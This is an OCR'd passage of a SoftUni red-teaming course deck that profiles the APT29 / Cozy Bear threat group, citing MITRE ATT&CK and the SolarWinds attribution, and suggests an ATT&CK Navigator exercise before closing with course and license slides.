  - They have operated since at least 2008, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks.
  - APT29 reportedly compromised the Democratic National Committee starting in the summer of 2015[3][4][5][6]

Red Teaming Examples


Software University

- In April 2021, the US and UK governments attributed the SolarWinds supply chain compromise cyber operation to the SVR; public statements included citations to APT29, Cozy Bear, and The Dukes[7][8]
- Victims of this campaign included government, consulting, technology, telecom, and other organizations in North America, Europe, Asia, and the Middle East
- Industry reporting referred to the actors involved in this campaign as UNC2452, NOBELIUM, StellarParticle, and Dark Halo.
- Source: *https://attack.mitre.org/groups/G0016/*

APT-29 TTPs

Software University

- Source: *ATT&CK® Navigator (mitre-attack.github.io)*




Red Teamers Could Combine APTs

- Not always Red Teamers must stick to single APT simulation, they can combine or even develop their own kill chains and TTPs
- (Side Quest): Use ATT&CK Navigator (*https://mitre-attack.github.io/attack-navigator/*) to map a sample TTP and send it over *tsvetan.mihaylov.softuni@gmail.com*
  - It is recommended to cover full attack kill chain

Summary

- **Cyber Security Industry is needing you!**
- You can choose your development from various of skillsets
- Whatever you chose, you will make the world safer place
- Be prepared for a **LOT** of learning and researching

Questions?



SoftUni Diamond Partners

Software University

Trainings @ Software University (SoftUni)

- Software University – High-Quality Education, Profession and Job for Software Developers
  - softuni.bg, softuni.org
- Software University Foundation
  - softuni.foundation
- Software University @ Facebook
  - facebook.com/SoftwareUniversity

License

- This course (slides, examples, demos, exercises, homework, documents, videos and other assets) is **copyrighted content**
- Unauthorized copy, reproduction or use is illegal
- © SoftUni – https://softuni.org
- © Software University – https://softuni.bg